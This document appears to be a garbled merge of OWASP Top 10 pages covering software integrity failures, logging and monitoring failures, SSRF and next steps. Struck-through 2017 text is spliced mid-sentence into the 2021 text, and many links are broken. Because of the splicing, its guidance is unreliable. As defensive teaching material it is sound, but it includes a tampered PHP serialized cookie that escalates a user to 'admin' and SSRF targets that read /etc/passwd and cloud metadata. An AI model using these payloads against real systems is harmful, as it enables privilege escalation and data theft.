* ~~[~~ [OWASP Proactive Controls: Implement [Digital Identity and Authentication Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls#5:_Implement_Identity_and_Authentication_Controls)](https://www.owasp.org/index.php/OWASP_Proactive_Controls#5:_Implement_Identity_and_Authentication_Controls)~~]~~www-project-proactive-controls/v3/en/c6-digital-identity)

* ~~[~~ [OWASP Application Security Verification Standard: V2
[Authentication](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)authentication](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)~~]~~www-project-application-security-verification-standard)

* ~~[~~ [OWASP Application Security Verification Standard: V3 Session
Management](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)~~]~~owasp.org/www-project-application-security-verification-standard)

* ~~[~~ [OWASP Testing Guide: Identity](https://www.owasp.org/index.php/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing-/03-Identity_Management)~~]~~

~~and [Authentication](https://www.owasp.org/index.php/_Testing_for_authentication)/README).~~
[Authentication](https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/04-Authentication_Testing/README)

* ~~[~~ [OWASP Cheat Sheet:
Authentication](https://www.cheatsheetseries.owasp.org/index.php/cheatsheets/Authentication_Cheat_Sheet.html))~~]~~.html)

* ~~[~~ [OWASP Cheat Sheet: Credential
Stuffing](https://www.cheatsheetseries.owasp.org/index.php/cheatsheets/Credential_Stuffing_Prevention_Cheat_Sheet.html))~~]~~.html)

*_ [OWASP Cheat Sheet: Forgot Password](https://www.cheatsheetseries.owasp.org/index.php/cheatsheets/Forgot_Password_Cheat_Sheet_.html)

*_ [OWASP Cheat Sheet: Session Management](https://www.cheatsheetseries.owasp.org/index.php/cheatsheets/Session_Management_Cheat_Sheet_.html)

*_ [OWASP Automated Threats Handbook](https://www.owasp.org/index.php/OWASP_Automated_Threats_web-project-automated-threats-to-Web_Applications-web-applications/a-

External

*_ [NIST 800-63b: 5.1.1 Memorized Secrets](<https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret>) - ~~for thorough, modern, evidence-based advice on authentication.~~

*

[List of Mapped CWEs {{ osib_anchor\(osib=osib ~ ".mapped cwes", id=id ~ "-mapped cwes", name=title ~ ": List of Mapped CWEs", lang=lang, source=source ~ "#" ~ id, parent=osib\) }}](#)

- [\[CWE-255: Credentials Management Errors\]\(https://cwe.mitre.org/data/definitions/255.html\)](#)

- [\[CWE-259: Use of Hard-coded Password\]\(https://cwe.mitre.org/data/definitions/259.html\)](#)

- [\[CWE-287: Improper Authentication\]\(https://cwe.mitre.org/data/definitions/287.html\)](#)

* [\[CWE-384: Session Fixation\]](#)- [\[CWE-288: Authentication Bypass Using an Alternate Path or Channel\]\(https://cwe.mitre.org/data/definitions/288.html\)](#)

- [\[CWE-290: Authentication Bypass by Spoofing\]\(https://cwe.mitre.org/data/definitions/290.html\)](#)

- [\[CWE-294: Authentication Bypass by Capture-replay\]\(https://cwe.mitre.org/data/definitions/294.html\)](#)

- [\[CWE-295: Improper Certificate Validation\]\(https://cwe.mitre.org/data/definitions/295.html\)](#)

- [\[CWE-297: Improper Validation of Certificate with Host Mismatch\]\(https://cwe.mitre.org/data/definitions/297.html\)](#)

- [\[CWE-300: Channel Accessible by Non-Endpoint\]\(https://cwe.mitre.org/data/definitions/300.html\)](#)

- [\[CWE-302: Authentication Bypass by Assumed-Immutable Data\]\(https://cwe.mitre.org/data/definitions/302.html\)](#)

- [\[CWE-304: Missing Critical Step in Authentication\]\(https://cwe.mitre.org/data/definitions/304.html\)](#)

- [\[CWE-306: Missing Authentication for Critical Function\]\(https://cwe.mitre.org/data/definitions/306.html\)](#)

- [\[CWE-307: Improper Restriction of Excessive Authentication Attempts\]\(https://cwe.mitre.org/data/definitions/307.html\)](#)

- [\[CWE-346: Origin Validation Error\]\(https://cwe.mitre.org/data/definitions/346.html\)](#)

- [\[CWE-384.html\]: Session Fixation\]\(https://cwe.mitre.org/data/definitions/384.html\)](#)

- [\[CWE-521: Weak Password Requirements\]\(https://cwe.mitre.org/data/definitions/521.html\)](#)

- [\[CWE-613: Insufficient Session Expiration\]\(https://cwe.mitre.org/data/definitions/613.html\)](#)

- [\[CWE-620: Unverified Password Change\]\(https://cwe.mitre.org/data/definitions/620.html\)](#)

- [\[CWE-640: Weak Password Recovery Mechanism for Forgotten Password\]\(https://cwe.mitre.org/data/definitions/640.html\)](#)

- [\[CWE-798: Use of Hard-coded Credentials\]\(https://cwe.mitre.org/data/definitions/798.html\)](#)

- [\[CWE-940: Improper Verification of Source of a Communication Channel\]\(https://cwe.mitre.org/data/definitions/940.html\)](#)

- [\[CWE-1216: Lockout Mechanism Errors\]\(https://cwe.mitre.org/data/definitions/1216.html\)](#)

source: "https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/"
title: "A08:2021 – Software and Data Integrity Failures"
id: "A08:2021"
lang: "en"

#A08:2021 – Software and Data Integrity Failures

![[icon](assets/TOP_10_Icons_Final_Software_and_Data_Integrity_Failures.png){:
style="height:80px;width:80px" align="right"} {{ osib_anchor(osib=osib, id=id, name="Software and Data
Integrity Failures", lang=lang, source=source, parent=parent, predecessor=extra.osib.document ~
".2017.8") }}

#A8:2017 Insecure

Factors

<u> CWEs Mapped </u>	<u> Max Incidence Rate </u>	<u> Avg Incidence Rate </u>	<u> Avg Weighted Exploit </u>	<u> Avg Weighted Impact </u>	<u> </u>
<u> Max Coverage </u>	<u> Avg Coverage </u>	<u> Total Occurrences </u>	<u> Total CVEs </u>	<u> </u>	<u> </u>
<u> :-----: </u>	<u> :-----: </u>	<u> :-----: </u>	<u> :-----: </u>	<u> :-----: </u>	<u> :-----: </u>
<u> :-----: </u>	<u> :-----: </u>	<u> </u>	<u> </u>	<u> </u>	<u> </u>
<u> 10 </u>	<u> 16.67% </u>	<u> 2.05% </u>	<u> 6.94 </u>	<u> 7.94 </u>	<u> 75.04% </u>
<u> 47,972 </u>	<u> 1,152 </u>	<u> </u>	<u> </u>	<u> </u>	<u> 45.35% </u>

Overview {{ osib_anchor(osib=osib ~ ".overview", id=id ~ "-overview", name=title ~ ": Overview",
lang=lang, source=source ~ "#" ~ id, parent=osib) }}

A new category for 2021 focuses on making assumptions related to
software updates, critical data, and CI/CD pipelines without verifying
integrity. One of the highest weighted impacts from

Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS)
data. Notable Common Weakness Enumerations (CWEs) include

CWE-829: Inclusion of Functionality from Untrusted Control Sphere,

CWE-494: Download of Code Without Integrity Check, and

CWE-502: Deserialization of Untrusted Data.

| Threat agents/Attack vectors | Security Weakness | Impacts |

| | | |

| Access Lvl : Exploitability 1 | Prevalence 2 : Detectability 2 | Technical 3 : Business |

| Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or
tweaks to the underlying exploit code. | This issue is included in the Top 10 based on an [industry
survey](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html) and not on
quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently
needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as
tooling is developed to help identify and address it. | The impact of deserialization flaws cannot be
overstated. These flaws can lead to remote code execution attacks, one of the most serious attacks
possible. The business impact depends on the protection needs of the application and data. |

Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an
attacker.

This can result in two primary types of attacks:

* Object and data structure related attacks where the attacker modifies application logic or achieves
arbitrary remote code execution if there are classes available to the application that can change behavior
during or after deserialization.

~~* Typical data tampering attacks such as access control related attacks where existing data structures are used but the content is changed.~~

~~Serialization may be used in~~

Description

Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise. Lastly, many applications for now include auto-update functionality, where

~~* Remote and inter-process communication (RPC/IPC)~~

~~* Wire protocols, web services, message brokers~~

~~* Caching/Persistence~~

~~* Databases, cache servers, file systems~~

~~* HTTP cookies, HTML form parameters, API authentication tokens~~

updates are downloaded without sufficient integrity verification and applied to the previously trusted application. Attackers could potentially upload their own updates to be distributed and run on all installations. Another example is where objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.

How To Prevent

~~The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.~~

~~If that is not possible, consider one of more of the following:~~

~~* Implementing integrity checks such as - Use digital signatures on any serialized objects to prevent hostile object creation or similar mechanisms to verify the software or data tampering.~~

~~* Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have is from the expected source and has not been demonstrated, so reliance solely on this is not advisable altered.~~

~~* Isolating~~

~~- Ensure libraries and running code that deserializes in low privilege environments when possible.~~

~~* Log deserialization exceptions and failures dependencies, such as where the incoming type is not the expected type, npm or the deserialization throws exceptions. Maven, are~~

~~* Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.~~

~~* Monitoring deserialization, alerting if a user deserializes constantly.~~

~~consuming trusted repositories. If you have a higher risk profile, consider hosting an internal known-good repository that's vetted.~~

~~- Ensure that a software supply chain security tool, such as OWASP Dependency Check or OWASP CycloneDX, is used to verify that components do not contain known vulnerabilities~~

~~- Ensure that there is a review process for code and configuration changes to minimize the chance that malicious code or configuration could be introduced into your software pipeline.~~

~~- Ensure that your CI/CD pipeline has proper segregation, configuration, and access control to ensure the integrity of the code flowing through the build and deploy processes.~~

- [Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without some form of integrity check or digital signature to detect tampering or replay of the serialized data](#)

Example Attack Scenarios

****Scenario #1 Update without signing:**** [Many home routers, set-top boxes, device firmware, and others do not verify updates via signed firmware. Unsigned firmware is a growing target for attackers and is expected to only get worse. This is a major concern as many times there is no mechanism to remediate other than to fix in a future version and wait for previous versions to age out.](#)

****Scenario #2**:** [SolarWinds malicious update**:](#) [Nation-states have been known to attack update mechanisms, with a recent notable attack being the SolarWinds Orion attack. The company that develops the software had secure build and update integrity processes. Still, these were able to be subverted, and for several months, the firm distributed a highly targeted malicious update to more than 18,000 organizations, of which around 100 or so were affected. This is one of the most far-reaching and most significant breaches of this nature in history.](#)

****Scenario #3 Insecure Deserialization:**** [A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing the user state and passing it back and forth with each request. An attacker notices the ""rO0"" Java object signature, \(in base64\) and uses the Java Serial Killer tool to gain remote code execution on the application server.](#)

References

****Scenario #2**:** [A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:](#)

```
`a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`
```

[An attacker changes the serialized object to give themselves admin privileges:](#)

```
`a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`
```

References

OWASP

*{

- [\[OWASP Cheat Sheet: Software Supply Chain Security\]\(Coming Soon\)](#)

- [\[OWASP Cheat Sheet: DeserializationSecure build and deployment\]\(Coming Soon\)](#) -

- [\[OWASP Cheat Sheet: Infrastructure as](#)

[Code\]\(https://cheatsheetseries.owasp.org/cheatsheets/Infrastructure as Code Security Cheat Sheet.html\)](#) -

- [\[OWASP Cheat Sheet: Deserialization\]\(](#)

[<https://www.owasp.org/index.php/Deserialization_Cheat_Sheet>\)](https://www.owasp.org/index.php/Deserialization_Cheat_Sheet)

* [\[OWASP Proactive- \[SAFECode Software Integrity Controls: Validate All Inputs\]\(](#)

[https://safecode.org/publication/SAFECode Software Integrity Controls0610.pdf\)](https://safecode.org/publication/SAFECode Software Integrity Controls0610.pdf)

- [\[A 'Worst Nightmare' Cyberattack: The Untold Story Of The SolarWinds](#)

[Hack\]\(<https://www.owasp.org/index.php/OWASP_Proactive_Controls#4:_Validate_All_Inputs\)npr.org/2021/04/16/985439655/a-worst-nightmare-cyberattack-the-untold-story-of-the-solarwinds-hack>\)](#) -

- * ~~[OWASP Application Security Verification Standard: TBA](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)~~
- * ~~[OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](https://speakerdeck.com/pwnntester/surviving-the-java-deserialization-apocalypse)~~
- * ~~[OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](https://speakerdeck.com/pwnntester/friday-the-13th-json-attacks)~~

External

- * ~~[CodeCov Bash Uploader Compromise](https://about.codecov.io/security-update)~~ -
- ~~[Securing DevOps by Julien Vehent](https://www.manning.com/books/securing-devops)~~ -

List of Mapped CWEs

- ~~[CWE-345: Insufficient Verification of Data Authenticity](https://cwe.mitre.org/data/definitions/345.html)~~
- ~~[CWE-353: Missing Support for Integrity Check](https://cwe.mitre.org/data/definitions/353.html)~~
- ~~[CWE-426: Untrusted Search Path](https://cwe.mitre.org/data/definitions/426.html)~~
- ~~[CWE-494: Download of Code Without Integrity Check](https://cwe.mitre.org/data/definitions/494.html)~~
- ~~[CWE-502: Deserialization of Untrusted Data](https://cwe.mitre.org/data/definitions/502.html)~~
- * ~~[Java Unmarshaller Security](https://github.com/mbechler/marshalsec)~~
- * ~~[OWASP AppSec Cali 2015: Marshalling Pickles](http://frohoff.github.io/appseccali-marshalling-pickles/)~~
- ~~[CWE-565: Reliance on Cookies without Validation and Integrity Checking](https://cwe.mitre.org/data/definitions/565.html)~~
- ~~[CWE-784: Reliance on Cookies without Validation and Integrity Checking in a Security Decision](https://cwe.mitre.org/data/definitions/784.html)~~
- ~~[CWE-829: Inclusion of Functionality from Untrusted Control Sphere](https://cwe.mitre.org/data/definitions/829.html)~~
- ~~[CWE-830: Inclusion of Web Functionality from an Untrusted Source](https://cwe.mitre.org/data/definitions/830.html)~~
- ~~[CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes](https://cwe.mitre.org/data/definitions/915.html)~~

source: "https://owasp.org/Top10/09_2021-Security_Logging_and_Monitoring_Failures/"
title: "A09:2021 – Security Logging and Monitoring Failures"
id: "A09:2021"
lang: "en"

#A09:2021 – Security Logging and Monitoring Failures

![[icon](assets/TOP_10_Icons_Final_Security_Logging_and_Monitoring_Failures.png){:
style="height:80px;width:80px" align="right"} {{ osib_anchor(osib=osib, id=id, name="Security Logging and
Monitoring Failures", lang=lang, source=source, parent=parent, predecessor=extra.osib.document ~
".2017.10") }}
A9:2017 Using Components with Known Vulnerabilities

|Threat agents/Attack vectors|

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
:-----	:-----	:-----	:-----	:-----	:-----	:-----	:-----	:-----
:-----	:-----	:-----	:-----	:-----	:-----	:-----	:-----	:-----
4	19.23%	6.51%	6.87	4.99	53.67%	39.97%		
53,615	242							

Overview

Security Weakness ——— | Impacts ——— |

| | | |

|Access Lvl : Exploitability 2 | Prevalence 3 : Detectability 2 | Technical 2 : Business |

|While it is easy to find already written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit. | Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort. | While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list. |

Is the Application Vulnerable?logging

~~You are likely vulnerable:~~

* If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.monitoring came from the Top 10 community survey (#3), up

* If software slightly from the tenth position in the OWASP Top 10 2017. Logging and

monitoring can be challenging to test, often involving interviews or

asking if attacks were detected during a penetration test. There isn't

much CVE/CVSS data for this category, but detecting and responding to

breaches is vulnerable, unsupported, or out-of-date.critical. Still, it can be very impactful for accountability, visibility,

incident alerting, and forensics. This includes the OS, web/category expands beyond *CWE-778

Insufficient Logging* to include *CWE-117 Improper Output Neutralization

for Logs*, *CWE-223 Omission of Security-relevant Information*, and

CWE-532 *Insertion of Sensitive Information into Log File*.

Description

Returning to the OWASP Top 10 2021, this category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected. Insufficient logging, detection, monitoring, and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions, are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by dynamic application security testing (DAST) tools (such as OWASP ZAP) do not trigger alerts.
- The application cannot detect, escalate, or alert for active attacks in real-time or near real-time.

You are vulnerable to information leakage by making logging and alerting events visible to a user or an attacker (see [A01:2021-Broken Access Control](A01_2021-Broken_Access_Control.md)).

How to Prevent {{ osib anchor(osib=osib ~ ".how to prevent", id=id ~ "-how to prevent", name=title ~ ": How to Prevent", lang=lang, source=source ~ "#" ~ id, parent=osib) }}

Developers should implement some or all the following controls, depending on the risk of the application:

- Ensure all login, access control, and ~~server, database-side~~ input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts and held for enough time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that ~~log management system (DBMS), applications, APIs and all components, runtime environments, and libraries.~~
 - ~~* If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.~~
 - ~~* If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.~~
 - ~~* If solutions can easily consume.~~

- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- DevSecOps teams should establish effective monitoring and alerting such that suspicious activities are detected and responded to quickly.
- Establish or adopt an incident response and recovery plan, such as National Institute of Standards and Technology (NIST) 800-61r2 or later.

There are commercial and open-source application protection frameworks such as the OWASP ModSecurity Core Rule Set, and open-source log correlation software developers do not test, such as the compatibility of updated, upgraded, or patched libraries. Elasticsearch, Logstash, Kibana (ELK)

* If you do not secure the components' configurations (see **A6:2017 Security Misconfiguration**).
stack, that feature custom dashboards and alerting.

~~## How To Prevent~~

~~There should be a patch management process in place to:~~

- ~~* Remove unused dependencies, unnecessary features, components, files, and documentation.~~
- ~~* Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc.~~
- ~~* Continuously monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.~~
- ~~* Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.~~
- ~~* Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.~~

~~Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.~~

~~## Example Attack Scenarios~~

~~****Scenario #1**:** Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:~~

~~* [CVE-2017-5638](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638), a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.~~

~~* While [internet of things (IoT)](https://en.wikipedia.org/wiki/Internet_of_things) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).~~

~~There are automated tools to help attackers find unpatched or misconfigured systems. For example, the [Shodan IoT search engine](https://www.shodan.io/report/89bnfUyJ) can help you find devices that still suffer from [Heartbleed](https://en.wikipedia.org/wiki/Heartbleed) vulnerability that was patched in April 2014.~~

~~## References~~

****Scenario #1:**** A children's health plan provider's website operator couldn't detect a breach due to a lack of monitoring and logging. An external party informed the health plan provider that an attacker had accessed and modified thousands of sensitive health records of more than 3.5 million children. A post-incident review found that the website developers had not addressed significant vulnerabilities. As there was no logging or monitoring of the system, the data breach could have been in progress since 2013, a period of more than seven years.

****Scenario #2:**** A major Indian airline had a data breach involving more than ten years' worth of personal data of millions of passengers, including passport and credit card data. The data breach occurred at a third-party cloud hosting provider, who notified the airline of the breach after some time.

****Scenario #3### OWASP**

.* A major European airline suffered a GDPR reportable breach. The breach was reportedly caused by payment application security vulnerabilities exploited by attackers, who harvested more than 400,000 customer payment records. The airline was fined 20 million pounds as a result by the privacy regulator.

References

- [OWASP Proactive Controls: Implement Logging and Monitoring](<https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging.html>)

- [OWASP Application Security Verification Standard: V1 Architecture, design V7 Logging and threat modelling Monitoring](https://owasp.org/www-owasp.org/index.php/ASVS_V1_Architecture)-project-application-security-verification-standard)

* [OWASP Dependency Check (for Java and .NET libraries)](https://www.owasp.org/index.php/OWASP_Dependency_Check)

*_- [OWASP Testing Guide - Map: Testing for Detailed Error Code]([https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Architecture_\(OTG-INFO-010\)](https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Architecture_(OTG-INFO-010)))(https://www.owasp.org/index.php/Map_Security_Testing/08-Testing_for_Error_Handling/01-Testing_for_Error_Code) -

- [OWASP Cheat Sheet: Application Architecture (OTG-INFO-010)) Logging Vocabulary](https://cheatsheetseries.owasp.org/cheatsheets/Application_Logging_Vocabulary_Cheat_Sheet.html)

*_- [OWASP Virtual Patching Best Practices Cheat Sheet: Logging](https://www.cheatsheetseries.owasp.org/index.php/Virtual_Patching_Best_Practices)-cheatsheets/Logging_Cheat_Sheet.html)

External

* [The Unfortunate Reality of Insecure Libraries](<https://www.aspectsecurity.com/research-presentations/the-unfortunate-reality-of-insecure-libraries>)

* [MITRE Common Vulnerabilities and Exposures (CVE) search](<https://www.cvedetails.com/version-search.php>)

* [National Vulnerability Database (NVD)](<https://nvd.nist.gov/>)

* [Retire.js- [Data Integrity: Recovering from Ransomware and Other Destructive Events](<https://csrc.nist.gov/publications/detail/sp/1800-11/final>) -

- [Data Integrity: Identifying and Protecting Assets Against Ransomware and Other Destructive Events](<https://csrc.nist.gov/publications/detail/sp/1800-25/final>) -

- [\[Data Integrity: Detecting and Responding to Ransomware and Other Destructive Events\]\(https://csrc.nist.gov/publications/detail/sp/1800-26/final\)](https://csrc.nist.gov/publications/detail/sp/1800-26/final) -

[## List of Mapped CWEs {{ osib anchor\(osib=osib ~ ".mapped cwes", id=id ~ "-mapped cwes", name=title ~ ": List of Mapped CWEs", lang=lang, source=source ~ "#" ~ id, parent=osib\) }}](#)

- [\[CWE-117: Improper Output Neutralization for detecting known vulnerable JavaScript librariesLogs\]\(https://github.com/retirejs/retire.js/cwe.mitre.org/data/definitions/117.html\)](https://cwe.mitre.org/data/definitions/117.html)


* [\[Node Libraries- \[CWE-223: Omission of Security Advisories-relevant](https://cwe.mitre.org/data/definitions/223.html)

[Information\]\(https://nodesecurity.io/advisories\)cwe.mitre.org/data/definitions/223.html\)](https://nodesecurity.io/advisories)

* [\[Ruby Libraries Security Advisory Database and Tools\]\(https://rubysec.com/- \[CWE-532: Insertion of Sensitive Information into Log File\]\(https://cwe.mitre.org/data/definitions/532.html\)](https://cwe.mitre.org/data/definitions/532.html)

- [\[CWE-778: Insufficient Logging\]\(https://cwe.mitre.org/data/definitions/778.html\)](https://cwe.mitre.org/data/definitions/778.html)

source: "https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_(SSRF)"/>
title: "A10:2021 – Server-Side Request Forgery (SSRF)"
id: "A10:2021"
lang: "en"

#A10:2021 – Server-Side Request Forgery (SSRF) {: style="height:80px;width:80px" align="right"} {{ osib_anchor(osib=osib, id=id, name="Server-Side Request Forgery (SSRF)", lang=lang, source=source, parent=parent) }}

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
:-----:	:-----:	:-----:	:-----:	:-----:	:-----:	:-----:	:-----:	:-----:
:-----:	:-----:							
1	2.72%	2.72%	8.28	6.72	67.72%	67.72%		
9,503	385							

Overview

[This category is added from the Top 10 community survey \(#1\). The data shows a relatively low incidence rate with above average testing coverage and above-average Exploit and Impact potential ratings. As new entries are likely to be a single or small cluster of Common Weakness Enumerations \(CWEs\) for attention and awareness, the hope is that they are subject to focus and can be rolled into a larger category in a future edition.](#)

[## Description {{ osib_anchor\(osib=osib ~ ".description", id=id ~ "-description", name=title ~ ": Description", lang=lang, source=source ~ "#" ~ id, parent=osib\) }}](#)

[SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list \(ACL\).](#)

[As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.](#)

How to Prevent

[Developers can prevent SSRF by implementing some or all the following defense in depth controls:](#)

From Network layer

[- Segment remote resource access functionality in separate networks to reduce the impact of SSRF](#)

- Enforce “deny by default” firewall policies or network access control rules to block all but essential intranet traffic.

- *Hints:*

 - ~ Establish an ownership and a lifecycle for firewall rules based on applications.

 - ~ Log all accepted *and* blocked network flows on firewalls
- (see [A09:2021-Security Logging and Monitoring Failures](A09_2021-Security Logging and Monitoring Failures.md)).

From Application layer:

- Sanitize and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients
- Disable HTTP redirections
- Be aware of the URL consistency to avoid attacks such as DNS rebinding and “time of check, time of use” (TOCTOU) race conditions

Do not mitigate SSRF via the use of a deny list or regular expression.
Attackers have payload lists, tools, and skills to bypass deny lists.

Additional Measures to consider:

- Don't deploy other security relevant services on front systems (e.g. OpenID).
Control local traffic on these systems (e.g. localhost)
- For frontends with dedicated and manageable user groups use network encryption (e.g. VPNs)
on independent systems to consider very high protection needs

Example Attack Scenarios

Attackers can use SSRF to attack systems protected behind web application firewalls, firewalls, or network ACLs, using scenarios such as:

Scenario #1: Port scan internal servers – If the network architecture is unsegmented, attackers can map out internal networks and determine if ports are open or closed on internal servers from connection results or elapsed time to connect or reject SSRF payload connections.

Scenario #2: Sensitive data exposure – Attackers can access local files or internal services to gain sensitive information such as `file:///etc/passwd` and `http://localhost:28017/`.

Scenario #3: Access metadata storage of cloud services – Most cloud providers have metadata storage such as `http://169.254.169.254/`. An attacker can read the metadata to gain sensitive information.

Scenario #4: Compromise internal services – The attacker can abuse

internal services to conduct further attacks such as Remote Code Execution (RCE) or Denial of Service (DoS).

References

- [OWASP - Server-Side Request Forgery Prevention Cheat Sheet](https://cheatsheetseries.owasp.org/cheatsheets/Server Side Request Forgery Prevention Cheat Sheet.html) -
- [PortSwigger - Server-side request forgery (SSRF)](https://portswigger.net/web-security/ssrf) -
- [Acunetix - What is Server-Side Request Forgery (SSRF)?](https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/) -
- [SSRF bible](https://cheatsheetseries.owasp.org/assets/Server Side Request Forgery Prevention Cheat Sheet SSRF Bible.pdf) -
- [A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!](https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf) -

List of Mapped CWEs

- [CWE-918: Server-Side Request Forgery (SSRF)](https://cwe.mitre.org/data/definitions/918.html)

source: "https://owasp.org/Top10/A11_2021-Next_Steps.md/"
title: "A11:2021 – Next Steps"
id: "A11:2021"
lang: "en"

#A11:2021 – Next Steps

{{ osib_anchor(osib=osib, id=id, name="Next Steps", lang=lang, source=source, parent=parent) }}

#+RF Details About Risk Factors

Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

![[Risk Factor Table]](images/0xc1-risk-factor-table.png)

Additional Risks To Consider

The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (ordered by CWE ID) that you should additionally consider include:

- * [CWE-352: Cross-Site Request Forgery (CSRF)](<https://cwe.mitre.org/data/definitions/352.html>)
- * [CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion', 'AppDoS')](<https://cwe.mitre.org/data/definitions/400.html>)
- * [CWE-434: Unrestricted Upload of File with Dangerous Type](<https://cwe.mitre.org/data/definitions/434.html>)
- * [CWE-451: User Interface (UI) Misrepresentation of Critical Information (Clickjacking and others)](<https://cwe.mitre.org/data/definitions/451.html>)
- * [CWE-601: Unvalidated Forward and Redirects](<https://cwe.mitre.org/data/definitions/601.html>)
- * [CWE-799: Improper Control of Interaction Frequency (Anti-Automation)](<https://cwe.mitre.org/data/definitions/799.html>)
- * [CWE-829: Inclusion of Functionality from Untrusted Control Sphere (3rd Party Content)](<https://cwe.mitre.org/data/definitions/829.html>)
